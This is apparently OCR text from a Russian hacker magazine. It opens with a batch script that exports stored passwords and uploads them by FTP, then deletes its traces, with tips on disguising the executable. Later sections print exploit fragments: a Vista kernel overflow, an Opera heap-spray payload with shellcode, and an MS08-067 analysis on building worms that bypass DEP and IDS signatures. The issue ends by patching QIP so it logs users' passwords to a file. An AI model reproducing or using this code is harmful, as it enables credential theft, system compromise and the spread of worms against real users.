ftp -s:go.txt > nul
passexport.exe pass.txt
ftp -s:send.txt > nul
del go.txt send.txt passexport.txt pass.txt name.bat
```


Думаю, пояснять здесь ничего не надо, верно?
Для достижения наибольшего эффекта настоятельно рекомендую использовать джойнеры, а также можно менять иконку exe'шника.

№7

ЗАДАЧА: ПРОКИНУТЬ HTTP-ТРАФФИК ЧЕРЕЗ SMTP-ПОРТ

РЕШЕНИЕ:

В решении этой нетривиальной задачи тебе поможет HoSproxy — HTTP over SMTP Proxy. Она состоит из двух частей: HoStunnel и HoSproxy. Функционирует все пока только под платформой Windows. Первая из названных отвечает за использование HoStunnel в качестве внешнего почтового сервера, который должен быть запущен от рута на 25 порту (TCP — SMTP). Он делает следующую вещь: все запросы писем из твоей внешней локалки будут достигать его (ты меняешь настройки соединения у себя в клиенте), а потом перенаправляться. На удаленном сервере будут формироваться HTTP-кодированные ответы и высылаться тебе обратно в почтовом письме. Вариант с HoSproxy нацелен на то, что будет поднята HTTP-proxy (tcp 8080), с которой будут прозрачно перенаправляться запросы на твои почтовые сервера. Они будут делать всю работу по преобразованию HTTP-документов и их последующей высылке напрямую тебе в браузер. Итак, действуем:



Hostunnel в работе

1. Качаем **HoSproxy** по адресу edge-security.com/hosproxy.php (или берем с DVD).

2. Редактируем конфиг Hospoxy.cfg следующего содержания:

```
# Твой рабочий SMTP-сервер в локалке:
#smtp.myserver.com
local_smtp_server=
# Требует ли он авторизации (Y/N)
smtp-auth=N
smtp-user=cdelojo@edge-security.com
smtp-pass=
# Здесь указывается спецификация используемого протокола
(pop, imap, #imapssl, popssl)
mail_retrieve_protocol=pop
# Указание сервера входящей почты в локалке

#pop3.myserver.com
mail_access_server=
#Имя пользователя
mas_user=cdelojo@edge-security.com
#Пасс
mas_passwd=
#Мыло, куда ты будешь получать письма с WEB-содержимым
email=cdelojo@edge-security.com
#Почта для совершения HTTP-обращений
ext_email=asdf@ligual.net
```

3. Запускаем hosproxy.exe и ревмся на любой сайт.

№8

ЗАДАЧА: УЗНАТЬ ОТКРЫТЫЕ ПОРТЫ НА УДАЛЕННОМ УЗЛЕ НЕ СО СВОЕЙ МАШИНЫ

РЕШЕНИЕ:

Первое, что тут приходит в голову — использовать клиент-серверные проекты. Другое дело, что, устанавливая подобное, ты можешь запалиться в логах. Более того, есть ряд ограничений (контроль портов администратором, host-based ips и т.п). Тем не менее, в решении задачи тебе поможет софтина Rnmap.


1. Ставим на удаленном сервере **NMAP** (rnmap.sourceforge.net).

2. Добавляем пользователя на доступ к софтине командой rnmap-adduser.py vasia.

3. Коннектимся на соответствующий порт сервера со своей машины с помощью telnet или Grnmap.py и начинаем рулить сканированием.

Этой же архитектуры придерживается Nessus. А второй метод — это воспользоваться одним из онлайн-сервисов (t1shopper.com/tools/port-scanner). Правда, некоторые из них пишут логи, а некоторые нет. Пусть достаточно давно, но был наезд со стороны органов безопасности США на создателя NMAP, который такой сервис в тестовом виде предоставлял посетителям. ⌶

Юзаем RNMAP





КРИС КАСПЕРСКИ

ОБЗОР ЭКСПЛОЙТОВ


КРИТИЧЕСКИЕ ОШИБКИ ОБНАРУЖИВАЮТСЯ В WINDOWS ЕДВА ЛИ НЕ КАЖДУЮ НЕДЕЛЮ, НО ГЛОБАЛЬНЫЕ ЭПИДЕМИИ ВОЗНИКАЮТ, ПРЯМО СКАЖЕМ, НЕЧАСТО. ПОСЛЕДНЯЯ НАШУМЕВШАЯ УЯЗВИМОСТЬ ОТНОСИТСЯ К ВЕТХОЗАВЕТНОЙ ДЫРЕ В СЛУЖБЕ RPC DCOM, ЭКСПЛУАТИРУЕМОЙ ЧЕРВЕМ MSBLAST. И ВОТ, НАКОНЕЦ, НОВАЯ ДЫРА И НОВЫЙ ЧЕРВЬ, РАСПРОСТРАНЯЮЩИЙСЯ СО СКОРОСТЬЮ ЛЕСНОГО ПОЖАРА — GIMMIV! А ЗА НИМ — РУТКИТ KERNELBOT.DG, ПЛЮС ТОЛПА ВСЯКОЙ МЕЛКОЙ МАЛВАРИ ДО КУЧИ. ВСТРЕЧАЙТЕ АПЛОДИСМЕНТАМИ!

01 MS WINDOWS ЛОКАЛЬНОЕ РАЗРУШЕНИЕ ПАМЯТИ ЯДРА

>> Brief

В конце ноября 2008 года австрийский хакер Thomas Unterleitner из компании phion AG совместно с коллегами по цеху (Marius Wachtler, Michael Burgbacher, Carson Hounshell и Michael Craggs) обнаружили переполнение буфера в TCP/IP-стеке Висты. По горячим следам они опубликовали статью «**Microsoft VISTA TCP/IP stack buffer overflow**», описывающую ужасные последствия стекового переполнения и тут же подхваченную журналисткой общественностью. На самом деле, «TCP/IP-стек» не более чем метафора. Переполняющийся буфер расположен в куче, выделяемой ядерной функцией `ExAllocatePoolWithTag`, тупо аллоцирующей 32 байта без проверки реальной длины передаваемых данных (поставляемых документированной API-функцией `CreateIpForwardEntry2`, экспортируемой библиотекой `iphlpapi.dll`, входящей в штатную поставку как 32-битной, так и 64-битной версий Windows Vista...). Согласно MSDN, функция принимает структуру `MIB_IPFORWARD_ROW2`, включающую в себя поле `PrefixLength` и определяющую размер префикса с максимально допустимой длиной в 32 байта (по документации). В реальности же, PrefixLength представляет собой `DWORD`, передаваемый функции memcpy. Это позволяет переписывать ядерную память с прикладного уровня. Последствием будет либо голубой экран смерти, либо передача управления на shell-код. Поскольку вызов `CreateIpForwardEntry2` требует администраторских прав, достаточно многие эксперты по безопасности недооценивают угрозу, полагая, что злоумышленник, обладающий правами администратора, может «поиметь» систему и без переполнения (загрузить вредоносный драйвер, например). Вот только 64-битные версии Windows без цифровой подписи драйвер ни за что не загрузят, а потому даже локальные дыры ядра приобретают особую актуальность. Кстати говоря, не устраняемую установкой Service Pack 1! 64-битные версии XP также требуют обязательной цифровой подписи, но ошибки переполнения `MIB_IPFORWARD_ROW2.PrefixLength` в них нет, как нет ее и в Server 2003. А все потому, что сетевой стек Висты был переписан с нуля, и ошибок там... В общем, это не первая, и уж точно не последняя дыра. От глобальных потрясений нас спасает лишь непопулярность Висты, обуславливающая не только малое количество уязвимых машин, но и нежелание хакеров тратить время на поиск дыр, которые все равно не удастся использовать в «промышленных» масштабах. Ну, разве что в образовательных целях. Желающие поэкспериментировать найдут все необходимую техническую информацию на securityfocus.com/archive/1/498471.

Крушим Висту!



>> Targets

Vista Home/Business/Enterprise/Ultimate x32/x64 SP0/SP1

>> Exploit

Исходный текст exploit'а, написанного на Си и вызывающего обрушение системы в голубой экран смерти, можно найти в статье Thomas'а Unterleitner'а или скачать с securityfocus.com/data/vulnerabilities/exploits/32357.c. Ключевой фрагмент программы приводится ниже. Жестко прошитые IP-адреса руками не трогать! Атака носит локальный характер и за пределы узла-источника пакеты все равно не уходят. Так что IP-адреса на суть дела никак не влияют.

КЛЮЧЕВОЙ ФРАГМЕНТ EXPLOIT'А, ВЫЗЫВАЮЩЕГО РАЗРУШЕНИЕ ЯДРЕНОЙ ПАМЯТИ ВИСТЫ

```
MIB_IPFORWARD_ROW2 route;
route.InterfaceIndex = atoi(argv[1]);
route.DestinationPrefix.PrefixLength = atoi(argv[2]);
route.DestinationPrefix.Prefix.Ipv4.sin_addr.s_addr =
      inet_addr('1.2.3.0');
route.NextHop.Ipv4.sin_addr.s_addr =
      inet_addr("11.22.33.44");
route.Protocol = MIB_IPPROTO_NETMGMT;
route.Origin = NlroManual;
route.ValidLifetime = 0xffffffff;
route.PreferredLifetime = 0xffffffff;
route.Metric = 1;
CreateIpForwardEntry2(&route);
```

>> Solution

Microsoft все еще не подтвердила атаку, а потому заплаток нет, и вряд ли скоро будут. В принципе, ядро несложно отпачить и самому, воткнув туда недостающую проверку, но смысла в этом мало. Проще не сидеть под администратором.

02 MS WINDOWS ЛОКАЛЬНЫЙ ОТКАЗ В ОБСЛУЖИВАНИИ

>> Brief

Еще один дефект ядра, затрагивающий Висту, был обнаружен хакером по кличке support#killprog.com. Одновременный вызов

API-функции UnhookWindowsHookEx (снятие глобального хука) с переключением Рабочего Стола (за что отвечает API-функция SwitchDesktop) приводит к падению драйвера win32k.sys, выбрасывающего голубой экран смерти. Причем, обе API-функции доступны непривилегированным пользователям! Это создает существенную угрозу для безопасности всей системы в целом. Той самой системы, надежность которой (если верить Руссиновичу) от переноса графической подсистемы в драйвер уровня ядра ничуть не пострадала. Наверное, Руссинович не читал Законов Мерфи. Применительно к exploit'у, выпущенному support#killprog'ом, хочу сказать, что одновременность вызова API-функций там обеспечивается путем отдачи процессорных квантов посредством Sleep(0) — вот такой хитроумный способ межпоточной синхронизации. А потоков exploit создает ровно четыре штуки. Следовательно, на четырехъядерной системе все потоки стартуют одновременно (ну, практически одновременно) и отдавать кванты становится уже некому. Для повышения стабильности работы exploit'а количество создаваемых потоков рекомендуется увеличить в несколько раз, иначе Windows обидится и не упадет. О причинах падения можно прочитать на murphy-law.net.ru и securityfocus.com/bid/32206.

>> Targets:
Дефект подтвержден в Server 2003 Standard/Enterprise/Datacenter x32/x64 и Vista Home/Premium/Ultimate x32/x64. Другие версии не проверялись, но есть все основания полагать, что они также уязвимы.

>> Exploit
Исходный текст exploit'а, написанный на приплюснутом Си, можно найти на securityfocus.com/data/vulnerabilities/exploits/whk.zip — в архив входит файл проекта Microsoft Visual C++ и откомпилированный exe/dll (динамическая библиотека необходима для организации хуков).

>> Solution
А нету! Во всяком случае, Microsoft хранит гробовое молчание — ни бюллетеней безопасности, ни заплаток. Приходится починять систему самостоятельно, поскольку дефект проявляется не только при атаке, но и в результате нормальной эксплуатации — хуки устанавливают достаточно многие приложения (драйвера мультимедийных клавиатур, например). Они же поддерживают более одного рабочего стола, при активной работе с которым проблема встает в полный рост. Свой собственный Server 2003 я пофиксил путем горячего патча `USER32.DLL` в памяти, воткнув в начало функции `UnhookWindowsHookEx` проверку на вхождение `SwitchDesktop` с ожиданием выхода из последнего.

03 OPERA
ЛОКАЛЬНОЕ ПЕРЕПОЛНЕНИЕ КУЧИ

>> Brief
Количество дыр, обнаруженных в Опере, неуклонно растет. Помимо тривиального отказа в обслуживании (которым сегодня никого не удивишь), встречаются и критические ошибки, допускающие удаленное выполнение shell-кода. Самая свежая уязвимость подобного рода датируется ноябрем 2008 года и относится к переполнению кучи при задании слишком длинного адреса (прядка ~16,500 символов) в URL типа file. И хотя на **Security Focus** (смотри securityfocus.com/bid/32323) дыра описывается как удаленная, переполнение происходит только при локальном открытии HTML-файла с кодом exploit'а. Однако, если жертва сохранит страничку на диск, чтобы позднее просмотреть ее offline, локальная атака тут же превратится в удаленную. Учитывая, что странички сохраняются не так уж редко, угроза атаки достаточно велика. Впрочем, малая распространенность Оперы служит надежной защитой :).

>> Targets
Уязвимость подтверждена в Опере 9.6 и 9.62.

>> Exploit
Исходный текст exploit'а, вызывающего «Калькулятор», можно найти на milw0rm.com/exploits/7135, а ниже приведен его ключевой фрагмент.

КОД EXPLOIT'А, АТАКУЮЩЕГО ОПЕРУ

```
<script>
var i=0;
// push es, pop es
var block = unescape("%u0607%u0607");
// metasploit WinExec c:\WINDOWS\system32\calc.exe
var shellcode = unescape(«%ue8fc…%u4100»);
while (block.length < 81920) block += block;
var memory = new Array();
for (;i<1000;i++) memory[i] += (block + shellcode);
var evil = "file://";
for(var i = 0; i<16438; i++) evil += "X";
evil += "R."; window.location.replace(evil);
</script>
```

>> Solution
Несмотря на то, что разработчики Оперы были уведомлены первооткрывателем дыры еще в сентябре, никакой реакции от них не последовало. Лекарства нет, и когда оно появится — неизвестно.

04 MS WINDOWS
УДАЛЕННОЕ ПЕРЕПОЛНЕНИЕ БУФЕРА В RPC

>> Brief
2 ноября 2008 года червь Морриса (исходные коды которого до сих пор хранятся в Бостонском Музее Науки) отметил свой 20-летний юбилей. И как раз в то же время вспыхнула новая масштабная эпидемия, распространяющаяся через дыру в службе RPC. Затрагивает она все системы от Windows 2000 до Висты/Server 2008 включительно и позволяет забросить на целевую машину зловредный код безо всякой аутентификации. Уязвимости подвержены как 32-битные, так и 64-версии, что создает крайне благоприятные условия для размножения червей. Trojan-Spy:W32/Gimmiv.A/B/C, W32/Conficker.worm, Trojan:Win32/Wecorl.A/B, Trojan:Win32/ Clort.A/!exploit/dr, TrojanDownloader:Win32/VB.CQ/CJ — вот неполный список заразы, известной на данный момент, и этот список неуклонно растет. Большое количество публичных exploit'ов существенно облегчает жизнь вирусописателей, которым достаточно просто выдрать атакующий код и вставить его в свой проект, написанный на любом языке даже без знания ассемблера. И хотя Microsoft уже выпустила «лекарство», а поставщики систем обнаружения вторжений добавили в базы новые сигнатуры, описывающие основные вектора атаки (без привязки к конкретным вирусам), хакерские атаки захлебываться не собираются! Патч от Microsoft фиксит только часть дыр, а существующие сигнатуры обходятся на ура (чуть позже мы покажем, как это сделать).
Короче, ситуация очень серьезна и заслуживает самого тщательного анализа. Как обычно, официальные источники содержат только обрывки информации: microsoft.com/technet/security/Bulletin/ms08-067.mspx securityfocus.com/bid/31874, http://blogs.technet.com/swi/ и blogs.msdn.com/sdl/archive/2008/10/22/ms08-067.aspx.

>> Targets
Уязвимость затрагивает всю линейку NT-подобных систем: W2K Professional/ Server/Advanced/ Datacenter SP0/SP1/SP2/SP3/ SP4, XP Gold/Home/Professional SP0/SP1/ SP2/SP3 x86/x86-64, Vista

Исходный код exploit'а под Оперу

Home/Business/ Enterprise/ Ultimate SP0/SP1 x86/x86-64, S2K3 Standard/ Datacenter/Advanced/Enterprise SP0/SP1/SP2 x86/x86-64/ Itanium, S2K8 Standard/Datacenter/Advanced/Enterprise SP0 x86/x86-64/ Itanium.

>> Exploits

Готовых exploit'ов много, рабочих же среди них... ну не то, чтобы нет совсем, но очень мало, да и те нуждаются в исполняемом стеке или работают лишь с известными им операционными системами (W2K, XP, S2K3). Под Висту и S2K8 боевых exploit'ов в открытом доступе пока нема, но я покажу, как их написать! А писать мы их будем на основе уже существующего кода, ссылки на который приведены ниже:

1. **MS08-067 Remote Stack Overflow Vulnerability Exploit by Polymorphours** поражает W2K, написан на Си, дает удаленный шелл: milw0rm.com/exploits/7104.

2. **MS08-067 Exploit by Debasis Mohanty** (aka Tr0y/nopsled) поражает W2K и S2K3[SP2], написан на Питоне, дает удаленный шелл: milw0rm.com/exploits/7132.

3. **MS08-067 Exploit for CN by EMM@ph4nt0m.org** претендует на универсальность, однако ни на XP, ни на S2k3 в упор не работает. Зато содержит полезный код, которым мы впоследствии воспользуемся для создания своего exploit'а, поражающего все системы: milw0rm.com/sploits/2008-MS08-067.rar.

4. **MS08-067 Gimmiv Worm.A** — двоичный файл червя (требует предварительной регистрации): offensivecomputing.net/?q=ocsearch&ocq=d65df633dc2700d521ae4dff8c393bff

>> Solution

Microsoft выпустила заплатки для всех операционных систем, но исправила лишь часть ошибок, а потому установка пакета обновления (который можно добыть на microsoft.com/technet/security/Bulletin/ms08-067.mspx) блокирует только первое поколение червей, но не спасает против целевых атак. Закрытие 139 и 445 портов на брандмауэре надежно защищает нас от вторжения, но разделяемые ресурсы при этом становятся недоступными. Приходится не по-детски извращаться, создавая сложные правила фильтрации трафика, основанные на поиске последовательностей «5c 00 2e 00 2e 00 5c 00» («\..\»), «2f 00 2e 00 2e 00 2f 00» («/../»), «5c 00 2e 00 2e 00 2f 00» («\../») и «5c 00 2e 00 2e 00 2f 00» («/..\»). Ну а для тестирования брандмауэра можно воспользоваться моей утилитой (kpnc.org/ftp/MS08-067.zip, пароль «123456»). Она инсценирует атаку на RPC и выбрасывает внутри сервиса SRVSVC необрабатываемое исключение, приводящее к его гибели (вместе с дырой). Правильно сконфигурированный брандмауэр блокирует посылку пакетов, и сервис продолжает работать даже после запуска программы.

>> Disclose

А сейчас мы будем хакерствовать, демонстрируя методики скоростного поиска дыр и исправления ошибок в вирусах/exploit'ах. Ведь мы же хотим атаковать не только хрюшу, установленную на древнем ЦП с исполняемым стеком, но и современные системы, верно? А как будем атаковать? Притворимся, что мы ничего не знаем о дыре — типа никаких статей не читали, червей не дизассемблировали и даже исходные тексты exploit'ов не листали. Представим, что у нас есть только бюллетень безопасности от Microsoft, из которого ничего понять невозможно. Типа, где-то там в RPC есть дыра, но что за дыра, и где именно ее искать — кто же нам это скажет! Ничего не остается, кроме как запастись пивом и добывать недостающую информацию самостоятельно. Самое простое — скачать «заплатку» от Microsoft и посмотреть, что именно было исправлено, сравнив ее с непатченным оригиналом.
Различные системы имеют различные дыры, и потому для полноты картины необходимо исследовать все заплатки, начиная с W2K и заканчивая S2k8. Поскольку техника анализа во всех случаях полностью идентична, продемонстрируем ее на примере W2K, обновление для которой упрятано в исполняемый файл Windows2000-KB958644-x86-RUS.EXE, представляющий собой самораспаковывающийся CAB-архив. Как добыть из него актуальные файлы? Загружаем exe в HIEW, ищем сигнатуру «MSCF». После чего выделяем блок и копируем его в .cab, распаковываемый штатной Windows-утилитой compress.exe либо RAR'ом, извлекающим на свет божий netapi32.dll, в которой и сосредоточены все исправления. Примечание: для XP данная техника уже не работает, но можно схитрить — запустить exe без прав администратора и, получив сообщение об ошибке, вытащить распакованные инсталлятором файлы из временной папки. Затем нажать на «OK», позволяя инсталлятору удалить их обратно.

Голова червя Gimmiv.A, вызывающая переполнение стека путем посылки команды I_NetPathCanonicalize, принимающей в качестве аргумента сетевое имя с магической последовательностью «\..\»

Теперь нам потребуется IDA-Pro и утилита для сравнения патчей — коммерческий BinDiff или же бесплатный PatchDiff, причем качество последнего ничуть не хуже, и я им вполне доволен: http://cgi.tenablesecurity.com/tenable/patchdiff.php.
Переименовываем оригинальный `netapi32.dll` в `netapi32_o.dll`, грузим в IDA-Pro и дожидаемся завершения дизассемблирования. Закрываем базу, загружаем исправленный `netapi32.dll` (переименованный в `netapi32_p.dll`), дизассемблируем, после чего лезем в меню Edit\Plug-ins, находим там PatchDiff и указываем ему `netapi32_o.idb`. На удивление, PatchDiff генерирует довольно чистый отчет, содержащий всего 21 функцию. Практически все функции несут на своем борту актуальные изменения, которые удобнее всего просматривать в графическом режиме (контекстное меню → пункт «Graph»). В частности, сравнение оригинальной и пропатченной функции «`I_NetPathCanonicalize`» выглядит так (смотри рисунок).
Измененный код находится в красных блоках. Чтобы их увеличить — жмем «1». Чтобы перейти к дизассемблерному коду — щелкаем правой кнопкой мыши и выбираем пункт «Jump to Code» в контекстом меню.

Оригинальная netapi32.dll

```
7CD1AA3E    push    0                       ; char
7CD1AA40    lea     eax, [ebp+UncServerName]
7CD1AA46    push    eax                     ; Dest
7CD1AA47    lea     eax, [ebp+var_20]
7CD1AA4A    push    eax                     ; int
7CD1AA4B    push    [ebp+Buffer]            ; Buffer
7CD1AA4E    NetpIsRemote
```

Пропатченная netapi32.dll

```
7CD1FB7D    push    0                       ; char
7CD1FB7F    push    104h                    ; int
7CD1FB84    lea     eax, [ebp+UncServerName]
```



Распаковка заплатки от MS с помощью HIEW'a

```
7CD1FB8A        push    eax                     ; Dest
7CD1FB8B        lea     eax, [ebp+var_20]
7CD1FB8E        push    eax                     ; int
7CD1FB8F        push    [ebp+Buffer]            ; Buffer
7CD1FB92        call    NetpIsRemote
```

Ага! В оригинальной версии вызывается функция NetpIsRemote(Buffer, int, Dest, char), а в исправленной — NetpIsRemote(Buffer, int, Dest, char, 0x104). Как нетрудно догадаться, 0x104 — максимально допустимый размер буфера, предотвращающий переполнение. Остается только выяснить, где происходит переполнение. А происходит оно в функции NetpwPathCanonicalize(), вызывающей в свою очередь функцию sub_7CD1AB28, ключевой фрагмент которой приведен ниже:

Уязвимый код, вызывающий переполнение буфера

```
7CD1AB53        push     [ebp+Source]     ; Str
7CD1AB56        call    edi               ; __imp_wcslen
7CD1AB5B        cmp     eax, ebx
7CD1AB5D        ja      short loc_7CD1ABCF
7CD1AB5F        push    [ebp+Source]      ; Source
7CD1AB68        push    eax               ; Dest
7CD1AB69        call    ds:__imp_wcscat
7CD1AB8D        lea     eax, [ebp+Str]
7CD1AB93        push    eax
7CD1AB94        call    sub_7CD1ABD9
7CD1AB9D        lea     eax, [ebp+Str]
7CD1ABA3        push    eax               ; Str
7CD1ABA4        call    edi               ; __imp_wcslen
7CD1ABA6        lea     eax, [eax+eax+2]
7CD1ABB4        lea     eax, [ebp+Str]
7CD1ABBA        push    eax               ; Source
7CD1ABBB        push    [ebp+Dest]        ; Dest
7CD1ABBE        call    ds:__imp_wcscpy
```

В глаза сразу бросается «сладкая парочка» — wcslen()/wcscpy(). Она характерна для bug-free программ, но в нашем случае явная проверка длины строки перед копированием от переполнения не спасает, поскольку функция ищет символы «/», «\» и «.», удаляя последовательности а-ля «\..\» и ошибаясь в коррекции размеров буфера:

Функция «нормализации» сетевых имен

```
7CD1ABD9        sub_7CD1ABD9 proc near
        ; CODE XREF: sub_7CD1AB28+6C^p
7CD1ABD9
7CD1ABE0        mov     edi, [esp+14h+arg_0]
7CD1ABE4        push    '/'
7CD1ABE6        pop     esi
7CD1ABE7        xor     edx, edx
7CD1ABE9        mov     ax, [edi]
7CD1ABEC        push    '\'
7CD1ABEE        pop     ebx
7CD1ABEF        xor     ebp, ebp
7CD1ABF1        cmp     ax, bx
7CD1ABF4        mov     [esp+14h+var_4], edx
7CD1ABF8        jz      loc_7CD1EB17
7CD1ABFE        cmp     ax, si
7CD1AC01        jz      loc_7CD1EB17
7CD1AC07 loc_7CD1AC07:
; CODE XREF: sub_7CD1ABD9+3F51v
7CD1AC07        test    ax, ax
7CD1AC0A        mov     esi, edi
7CD1AC0C        jz      short loc_7CD1AC2B
7CD1AC0E loc_7CD1AC0E:
; CODE XREF: sub_7CD1ABD9+60vj
7CD1AC0E        cmp     ax, bx
7CD1AC11        jz      loc_7CD273A8
7CD1AC17        cmp     ax, '.'
7CD1AC1B        jz      loc_7CD273BB
```

Как следствие, уязвимость распространяется на все функции, вызывающие sub_7CD1ABD9() для нормализации имен. Таких функций достаточно много. Существующие черви и exploit'ы используют всего два метода службы SRVSVC — I_NetPathCanonicalize и I_NetPathCompare. Однако, в нашем распоряжении есть другие. Вот полный список уязвимых методов, доступных для непосредственного вызова через сетевой интерфейс 4B324FC8-1670-01D3-1278-5A47BF6EE188:

```
I_NetPathType;
I_NetPathCompare;
I_NetNameValidate;
I_NetNameCompare;
I_NetListCanonicalize;
I_NetPathCanonicalize
I_NetNameCanonicalize;
I_NetServerSetServiceBits;
I_NetServerSetServiceBitsEx;
```

Для эксплуатации уязвимости необходимо внедрить в сетевое имя (передаваемое функции в качестве аргумента) последовательность «\..\» или же что-нибудь в этом роде — «/../», «/..\», «\../» (последние две конструкции поддерживает только S2k3/S2k8). Механизм вызова методов обозначенного сетевого интерфейса долгое время оставался недокументированным, и хакерам приходилось терзать исходные тексты Самбы. Теперь же достаточно сходить на MSDN, где выложены примеры взаимодействия со службой SRVSVC и описаны опкоды некоторых методов: msdn.microsoft.com/en-us/library/cc213209.aspx. Попытка найти недостающие опкоды в неофициальной **документации** (hsc.fr/ressources/articles/win_net_srv/msrpc_srvsvc.html) также не дает результата. Ну не дает — и не надо! Нам хватит и документированных функций. Чтобы реализовать атаку, необходимо решить две проблемы — передать управление на shell-код и обойти защиту от исполнения кода в стеке. В классическом варианте задача решается путем помещения в адрес возврата указателя на инструкцию JMP ESP/CALL ESP (FFE4h/FFD4h), которую можно найти как в netapi32.dll, так и в остальных системных библиотеках. Естественно, адреса привязаны к конкретной версии Windows, что делает атакующий код непереносимым. Однако можно найти и такие последовательности байт, которые справедливы более чем для одной версии операционной системы. Достаточно воспользоваться онлайновым мастером, «крышуемым» Metaspoit'ом. Но это будет работать при выключенном DEP'е, а у большинства пользователей он включен, и для борьбы с защитой приходится заносить в стек адреса API-функций типа VirtualAlloc или VirtualProtect, создающие блоки с атрибутами «исполняемый» (подробности — в Google по запросу return2libc).

Точить свой exploit с абсолютного нуля — необязательно. Проще доработать уже имеющиеся. Естественно, для этого нужно не только знать Си и/или Питон, но и разбираться в shell-кодах, что и представляет основную проблему. А ключевой фрагмент эксплойта ты можешь найти на нашем DVD.

ЛЕОНИД «CR@WLER» ИСУПОВ
/ CRAWLERHACK@RAMBLER.RU /

АТАКА на qip

НИЗКОУРОВНЕВОЕ ИССЛЕДОВАНИЕ ПОПУЛЯРНОГО ИНТЕРНЕТ-ПЕЙДЖЕРА

«Топовые» программные продукты, распространяемые на бесплатной основе, зачастую пользуются такой популярностью, что пользователи доверяют их авторам всецело, совершенно забывая о собственной безопасности. Чтобы разрушить весьма распространенный миф о том, что «популярно — значит надежно», мы займемся исследованием раскрученного на территории СНГ интернет-пейджера QIP.



ПРОБИВАЕМ «НЕПРОБИВАЕМУЮ» БРОНЮ

В одном из выпусков рубрики «Easyhack» я рассказывал, как модифицировать QIP так, чтобы он выдавал введенный пароль при помощи использования MessageBoxA. Естественно, я не стал раскрывать все карты сразу и описывать обход защитных механизмов — исключительно для того, чтобы разработчики залатали дыры, а хакеры не использовали информацию в корыстных целях, для создания «нового релиза» QIP с функцией воровства аккаунтов.

Прошло достаточно времени, и я решил углубиться в увлекательную исследовательскую работу. Вместе с тобой мы попробуем пропатчить qip.exe таким образом, чтобы он записывал введенные пользователем пароли в файл.

Все действия будем выполнять при помощи, я думаю, хорошо уже известного тебе отладчика **OllyDbg**. Итак, вооружаемся отладчиком, релизом QIP и погружаемся в работу.

Открываем файл под отладчиком. Если ты помнишь, я уже исследовал QIP и выяснил, что существует некоторая защита от модификации исполняемого файла. Продемонстрировать наличие некоторой функции, проверяющей целостность файла, довольно легко: замени какую-либо инструкцию в середине кода программы на nop и попробуй запустить программу. Вместо привычного окна авторизации появится сообщение о том, что файл поврежден. Попробуем излечить нашего «пациента» от этой «болезни» :).

Прежде всего, чтобы интернет-пейджер «принял» добавляемый нами в PE-файл код (а мы его, безусловно, добавим) в качестве своего собственного, необходимо отключить защитные механизмы. После недолгой трассировки кода измененного файла я выяснил, «где собака зарыта»: по адресу 068F4BA располагается процедура проверки целостности PE-файла. Она портит нам настроение, поэтому рекомендую ее исследовать. Пошаговое выполнение программы доводит нас до любопытного места:

```
0048023F  . 8B45 FC      MOV EAX,DWORD PTR SS:[EBP-4]
00480242  . 807D FB 00   CMP BYTE PTR SS:[EBP-5],0
00480246    74 0F        JE SHORT qip_modi.00480257
00480248    E8 B740F8FF  CALL qip_modi.00404304
```

